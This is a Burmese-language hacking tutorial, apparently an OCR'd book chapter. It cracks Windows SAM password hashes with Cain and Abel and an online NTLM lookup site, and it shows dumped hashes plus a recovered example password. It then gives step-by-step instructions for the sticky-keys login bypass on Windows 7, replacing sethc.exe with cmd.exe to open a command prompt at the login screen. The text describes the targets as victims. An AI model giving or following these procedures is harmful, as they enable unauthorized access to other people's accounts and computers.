


Predefined အနေနဲ့ ရွေးချယ်စရာတွေ များစွာ တွေ့ရမှာပါ။ a-z နဲ့ ကိန်းတွေလား၊ a-z, A-Z & numbers လား၊ a-z & special characters (*&^%$#@!....) တွေလား၊ စသည် စသည်ဖြင့် ရွေးစရာတွေ များပါတယ်။ ကျွန်တော်ကတော့ တတိယ တစ်ခုနဲ့ နမူနာ ပြပါမယ်။ ကျွန်တော် စမ်းသုံးထားတဲ့ Password ထဲမှာ စာလုံးအကြီး မပါလို့ ထည့်မရွေးထားတာပါ။ ဒီနည်းက သေချာတယ် ဆိုပေမယ့် အချိန်ကတော့ ပေးထားတဲ့ password ပေါ် မူတည်ပြီး အလွန်ကြာနိုင်ပါတယ်။


အထက်ပါ Brute-Force attack box မှာ ညာဘက် အပေါ်ထောင့်မှာ Min ဆိုတာက ကျွန်တော်တို့ စသုံးမယ့် အနည်းဆုံး Password အရေအတွက်ပါ။ (အချို့က a ဆိုပြီး တစ်လုံးတည်းတောင် ထားတတ်ပါတယ်)။ အဲသည်နေရာမှာ အနည်းဆုံးနဲ့ အများဆုံး အရေအတွက်တွေကို သတ်မှတ်ပေးရပါမယ်။ ပြီးရင်တော့ Start ကိုနှိပ်ပြီး စတင် တိုက်ဆိုင်လို့ ရပါပြီ။



ဒီပုံကတော့ (ကျွန်တော် နမူနာ လုပ်ပြထားတဲ့အတိုင်း) တိုက်ဆိုင်စစ်ဆေး နေပြီ ဖြစ်ပါတယ်။ (တစ်ခုစီ လုပ်ရမှာဖြစ်ပါတယ်)



Password တွေ အားလုံး ရလာရင်တော့ NT Password ဆိုတဲ့ column အောက်မှာ လာပြပေးမှာ ဖြစ်ပါတယ်။ Column ကို ချဲ့ကြည့်လို့ ရပါတယ်။




ကျွန်တော်တို့က ကူးယူရရှိလာတဲ့ SAM database ထဲက Account တွေရဲ့ Password ကို လိုချင်တာ ဆိုရင်တော့ ပထမဆုံးအဆင့်မှာ အထက်ပါ ပုံထဲကအတိုင်း click ပြီး SAM database ကို ရွေးချယ်နိုင်ရမှာဖြစ်ပါတယ်။ ကျန်တာကတော့ အတူတူပဲ မို့လို့ ထပ်ပြီး မဖော်ပြတော့ပါဘူးနော်။ Brute-Force လုပ်ရာမှာ အချိန် ကြာမြင့်မှုသည် password ရဲ့ ခက်ခဲမှု၊ စာလုံးရေ များမှုတွေပေါ်လည်း မူတည်သလို ကွန်ပျူတာရဲ့ စွမ်းဆောင်ရည်ပေါ်လည်း မူတည်ပါတယ်။ Super Computer တွေမှာကတော့ အချိန်ကုန်ပိုပြီး သက်သာပါတယ်ခင်ဗျ။

အချို့သော cracking tool တွေသည် password ကို လျင်မြန်စွာ crack နိုင်တာကြောင့် Microsoft က ပိုပြီး လုံခြုံမှုရှိတဲ့ စနစ်ကို ပြောင်းလဲ ခဲ့ပါတယ်။ Windows NT 4 Service Pack3 ကနေ စပြီးတော့ Security မှာ SysKey ကို ထည့်သွင်းခဲ့ပါတယ်။ SAM database ထဲကို 128bit encryption ကို ထပ်လောင်း အားဖြည့်လိုက်တာပါ။ လုပ်ဆောင်ရတဲ့ ရည်ရွယ်ချက်က SAM database ကို Hacker တွေက ခိုးယူရရှိခဲ့ရင်တောင် SysKey မပါဘဲ ဖွင့်ကြည့်လို့ မရစေဖို့ ဖြစ်ပါတယ်။ Hacker တွေကလည်း SAM database ကို decrypt ပြန်လုပ်နိုင်ဖို့အရေးအတွက် BKhive လို tool တွေကို ထပ်မံ တီထွင်လိုက်ပြန်ပါတယ်။ Cain and Able သည်လည်း တစ်ခု အပါအဝင် ဖြစ်ပါတယ်။


ပိုကောင်းတဲ့ Mitigation technique တစ်ခုကို ပြောရမယ်ဆိုရင်တော့ SysKey ကို Local system မှာ မထားဘဲ အခြားနေရာမှာ ရွှေ့ထားနိုင်ဖို့ ဖြစ်ပါတယ်။ ဒါပေမယ့် ရွှေ့ထားနိုင်တဲ့ တစ်ခုတည်းသော နေရာက Floppy Disk ဖြစ်နေတာကြောင့် (ဒီနေ့ခေတ်မှာ ဘယ်သူမှ မသုံးတဲ့အတွက်) အရာမထင်ပါဘူး။ Microsoft ကလည်း ယနေ့ထိ update မလုပ်သေးပါဘူး။ USB လို နေရာမျိုးတွေမှာ ရွှေ့ထားနိုင်ရင်တော့ ပိုပြီး ကောင်းမယ်လို့ မျှော်လင့်ရပါတယ်။

ကျွန်တော်တို့ ဆွေးနွေးခဲ့ကြတဲ့ Cane and Able ကနေ ရလာတဲ့ NT Hash တွေကို online ကနေ တိုက်ဆိုင် စစ်ဆေးနိုင်တဲ့ နေရာတစ်ခု ရှိပါသေးတယ်။ သူ့ဆီမှာ ရှိပြီးသား database တွေနဲ့ တိုက်ဆိုင်စစ်ဆေးတာ ဖြစ်လို့ ကျွန်တော်တို့ရဲ့ Victim က ပေးထားတဲ့ password တွေသည် အဆိုပါနေရာမှာ ရှိနေခဲ့ရင် အလွန်လျင်မြန်စွာ ရရယူနိုင်မှာဖြစ်ပါတယ်။ လုပ်ဆောင်ကြည့်ဖို့အတွက်တော့ Cane and Able ကို ဖွင့်ပါ။



User Name	LM Password	< 8	NT Password	LM H...	NT Hash
Administrator	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
Guest	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
KMN	* empty *	*		AAD3...	7259353E59427CE240391DB8893DA4E0
root	* empty *	*	* empty *	AAD3...	31D6CFE0D16AE931B73C59D7E0C089C0
Test 1	* empty *	*		AAD3...	0CC59241F759F46E5326FD109CA72E8C
Test2	* empty *	*		AAD3...	6ABDB6FB5034C0E698FEEBACAADCFC4D

ပြီးရင် ပထမအတိုင်း user account တွေ ပေါ်လာတဲ့အထိ ဆက်လုပ်ပါ။ အပေါ်မှာ ဆွေးနွေးခဲ့ပြီးပြီမို့ အကျယ် မပြောတော့ဘူးနော်။ ပြီးရင်တော့ Right click နှိပ်ပြီး Export ကို ရွေးရပါမယ်။ သို့မဟုတ် NT Hash တွေကို ကြည့်ပြီး အခြားဖိုင်တစ်ဖိုင်မှာ ရိုက်ထည့်လည်း ရပါတယ်။ export လုပ်တာကတော့ ပိုမြန်တာပေါ့။




ဖိုင်ကို သိမ်းမယ့်နေရာကို မိမိဘာသာ ရွေးချယ်ပြီး ဖိုင်နာမည်ပေးကာ သိမ်းထားနိုင်ပါတယ်။ ကျွန်တော်ကတော့ Desktop ပေါ်မှာပဲ ထားထားပါမယ်။ ပြီးရင်တော့ မိမိသိမ်းထားတဲ့ဖိုင်ကို notepad နဲ့ ဖွင့်ကြည့်ပါ။ Kali မှာဆိုရင်တော့ Leafpad (or) Gedit တို့နဲ့ ဖွင့်နိုင်ပါတယ်။ အဲသည်မှာ user account တွေရဲ့ hash တွေကို တွေ့မြင်ရပါမယ်။ hash တွေကို : ခြားပြီး ဖော်ပြထားတာကို တွေ့ရမှာဖြစ်ပြီး “:” ရဲ့ နောက်ပိုင်းက NT Hash ဖြစ်ပါတယ်။

```
Administrator:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Guest:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
KMN:"":"":AAD3B435B51404EEAAD3B435B51404EE:7259353E59427CE240391DB8893DA4E0
root:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Test 1:"":"":AAD3B435B51404EEAAD3B435B51404EE:0CC59241F759F46E5326FD109CA72E8C
```


နောက်ကအပိုင်းကို ကော်ပီယူပေါ့။

```
KMN:"":"":AAD3B435B51404EEAAD3B435B51404EE:7259353E59427CE240391DB8893DA4E0
root:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Test 1:"":"":AAD3B435B51404EEAAD3B435B51404EE:0CC59241F759F46E5326FD109CA72E8C
```


ပြီးရင် Browser မှာ hashkiller.co.uk လို့ ရိုက်ပြီး သွားလိုက်ပါ။



ပေါ်လာတဲ့ site မှာ ရှိနေတဲ့ Decrypter/Cracker ဆိုတဲ့ tab ကနေ NTLM Hash ကို ရွေးချယ်လိုက်ရပါမယ်။ (ကျွန်တော်တို့သုံးမှာက NTLM Hash အတွက်မို့ပါ။ အကယ်၍ MD5 အတွက် တိုက်ဆိုင်ကြည့်လိုပါကလည်း MD5 မှာ ကြည့်နိုင်ပါတယ်။)



ခုနက ကူးယူထားတဲ့ hash တွေကို အထက်ပါပုံထဲကအတိုင်း NTLM hashes နေရာမှာ paste လိုက်ပါ။ ပြီးရင်တော့ page အောက်ဆုံးနားကို သွားပြီး Captcha ကို မှန်အောင်ဖြည့်ရပါမယ်။




ပေးထားတဲ့ captcha မှန်အောင်ဖြည့်ပြီး Submit ကို နှိပ်လိုက်ပါ။

ကျွန်တော်တို့ ရှာမယ့် Hash သည် site database မှာ ရှိနေပြီး ဖြစ်ပါက အထက်ပါအတိုင်း တွေ့မြင်ရပါမယ်။ Status မှာ we found 1 hashes ဆိုပြီး အစိမ်းရောင် စာတန်းလေး တွေ့ရမှာဖြစ်ပါတယ်။

ညာဘက်ခြမ်းမှာတော့ ကျွန်တော်တို့ ရှာဖွေလိုက်တဲ့ NTLM Hash ရဲ့ အဖြေကို တွေ့မြင်ရပါမယ်။ ခု ကျွန်တော် နမူနာ ပြထားတာကတော့ hash က

7259353E59427CE240391DB8893DA4E0 ဖြစ်ပြီး အဖြေက khitminnyo ဆိုပြီး ဖြစ်ပါတယ်။ နမူနာ ရှာပြတဲ့ user account က KMN ဖြစ်တာမို့လို့ အဆိုပါ ကွန်ပျူတာထဲက KMN ဆိုတဲ့ user account ထဲကို khitminnyo (password) နဲ့ ဝင်နိုင်ပြီ ဖြစ်ပါတယ်။



အထက်ပါအတိုင်း status မှာ Failed to find any hashes! လို့ ပြခဲ့မယ် ဆိုရင်တော့ ကျွန်တော်တို့ ရှာဖွေလိုတဲ့ hash သည် hashkiller မှာ မရှိသေးဘူးလို့ ဆိုလိုပါတယ်။ ဒီလောက်ဆို သဘောပေါက်လောက်ပြီလို့ ထင်ပါတယ်။ ရှေ့ဆက်ရအောင်ပါ။

Windows 7 User Account without Passwords

တကယ်တမ်းက ဒီအကြောင်းကို မဆွေးနွေးခင် အခြား ဆွေးနွေးသင့်တာတွေ အတော်များများ ရှိနေပါတယ်။ ဒါကြောင့် ဒီ Chapter အောက်မှာ ဆွေးနွေးတဲ့ အကြောင်းအရာတွေကို ဒီအခန်းနဲ့ သက်ဆိုင်တာ ကုန်ပြီလို့တော့ မသတ်မှတ်ပါနဲ့ လို့ ကြိုတင် ပန်ကြားထားပါရစေဗျာ။


ကျွန်တော်တို့အနေနဲ့ Windows 7 ကွန်ပျူတာတစ်လုံးကို ရ ထားတယ်။ ဖွင့်ဝင်ဖို့လည်း မဖြစ်မနေ လိုအပ်နေပြီး ဖွင့်ဝင်ဖို့ Password လည်း မသိဘူး ဆိုပါစို့။ (Password မေ့နေတာလည်း အတူတူပဲပေါ့)။ ကျွန်တော်တို့မှာ အခြား ကွန်ပျူတာ လည်း ရှိပြီး Hard Disk ကို ဖြုတ်ကာ external အဖြစ် သုံးနိုင်မယ့် အပိုပစ္စည်းတွေလည်း ရှိတယ် ဆိုရင်တော့ အလွယ်ကူဆုံးနည်းလမ်းက HDD ကိုဖြုတ် external အဖြစ် ဖန်တီးပြီး အခြားကွန်ပျူတာမှာ တပ်၊ အထဲက Data တွေကို ကူးယူ စသည်ဖြင့် လုပ်လို့ ရပေမယ့် အခြားကွန်ပျူတာ မရှိနေတဲ့အခြေအနေမှာတော့ ဖွင့်ဝင်လို့ ရဖို့က မဖြစ်မနေ လိုအပ်လာ ပါတယ်။

အထက်ပါ ပုံကတော့ ကျွန်တော် နမူနာအနေနဲ့ ဝင်ပြပေးမယ့် Windows Computer က user account ဖြစ်ပါတယ်။ Hack Me လို့ နာမည်ပေးထားပြီး password ထားထားတာကို တွေ့ရမှာပါ။ password မသိဘဲနဲ့ ဝင်ရောက်နိုင်ဖို့အတွက် ကတော့ startup repair ပေါ်တဲ့ထိ လုပ်ဆောင်ရမှာ ဖြစ်ပါတယ်။ Desktop computer တွေမှာတော့ restart switch ပါတဲ့အတွက် အဲဒီကနေ လုပ်ဆောင်နိုင်မှာဖြစ်ပြီး Laptop အချို့မှာတော့ Login ဝင်တဲ့နေရာရောက်ရင် ပါဝါခလုတ်ကို ကြာကြာဖိပိတ်ပြန်ဖွင့် login နေရာပြန်ရောက်ရင် ကြာကြာဖိပြီးပြန်ပိတ် Launch Startup Repair ပေါ်တဲ့ထိ လုပ်ဆောင်ရမှာပါ။ အချို့ကွန်ပျူတာတွေမှာတော့ F8 ကို ခပ်မြန်မြန် အကြိမ်ကြိမ် ဖိနှိပ်ပေးခြင်းဖြင့် ဝင်ရောက်နိုင်ပါတယ်။


အထက်ပါအတိုင်း ဝင်ရောက်ဖို့ အခက်အခဲရှိပြီဆိုရင်တော့ Windows 7 installer Disc လိုအပ်ပါတယ်။

ခွေထည့်ပြီး ပုံမှန်အတိုင်း ဆက်သွား။ Install now ကိုမနှိပ်ဘဲ Repair your

computer ဆိုတဲ့နေရာလေးကို နှိပ်ပြီး startup repair ကို ဝင်ရောက်နိုင်ပါတယ်။




အထက်ပါအတိုင်း system recovery options ကနေလည်း သွားရောက်ရတတ်ပါတယ်။




အထက်ပါအတိုင်း View problem details ကို ဆက်လက် ဝင်ရောက်ရပါမယ်။ အောက်ပါပုံထဲက မြားပြထားတဲ့ စာတန်းလေးကို တွေ့ရပါမယ်။


မြားပြထားတဲ့ Link ကို နှိပ်လိုက်မယ်ဆိုရင်တော့



ပွင့်လာမယ့် Notepad ကနေ File >> Open လုပ်ရပါမယ်။ ဒါဆိုရင်တော့ File explorer ပေါ်လာမှာဖြစ်ပြီး အဲသည်ကနေ Windows >> System32 ထဲကို ဆက်လက် ဝင်ရောက်ရပါမယ်။




ပုံထဲကအတိုင်းပဲ system32 folder ထဲမှာ sethc ဆိုတဲ့ဖိုင်ကို ရှာဖွေပြီး R-click နဲ့ rename လုပ်ကာ sethc1 လို့ နာမည်ပြောင်းလိုက်ပါ။ (မိမိနှစ်သက်ရာပြောင်းနိုင်ပါတယ်။ ကျွန်တော်ကတော့ ပြန်ရှာရလွယ်အောင် one ထပ်ထည့်လိုက်တာပါ။)



ပြီးရင် အဲသည် system32 folder ထဲမှာပဲ cmd ဆိုတဲ့ဖိုင်ကို ရှာပါ။ copy & paste လုပ်ပြီး ရလာတဲ့ ဖိုင်ကို sethc လို့ နာမည်ပေးလိုက်ပါ။ (file extension တွေ ဖော်ထားရင်တော့ cmd.exe ဆိုတာကို တွေ့ရမှာဖြစ်ပြီး copy ယူလိုက်တဲ့ဖိုင်နာမည်ကို sethc.exe လို့ ပြောင်းရပါမယ်။ cmd လို့ပဲ တွေ့ရင်တော့ ကူးယူလိုက်တဲ့ဖိုင်ကို sethc လို့ပဲ ထားရမှာပါ။) အားလုံးပြီးတဲ့အခါ X ကိုနှိပ်ပြီး exit လိုက်ပါ။ ပြီးရင် ကွန်ပျူတာကို restart လုပ်ရပါမယ်။ ကွန်ပျူတာ ပြန်ပွင့်လာပြီး ပုံမှန်အတိုင်း Login ဝင်တဲ့နေရာကို ရောက်ပါမယ်။

Login ဝင်တဲ့နေရာရောက်တဲ့အခါ Keyboard ကနေ Shift key ကို ခပ်မြန်မြန် ငါးချက် နှိပ်ရပါမယ်။



ပေါ်လာတဲ့ command prompt မှာ net user လို့ ရိုက်ထည့်လိုက်ရင် လက်ရှိဖွင့်ထားတဲ့ user account တွေကို တွေ့မြင်ရပါမယ်။

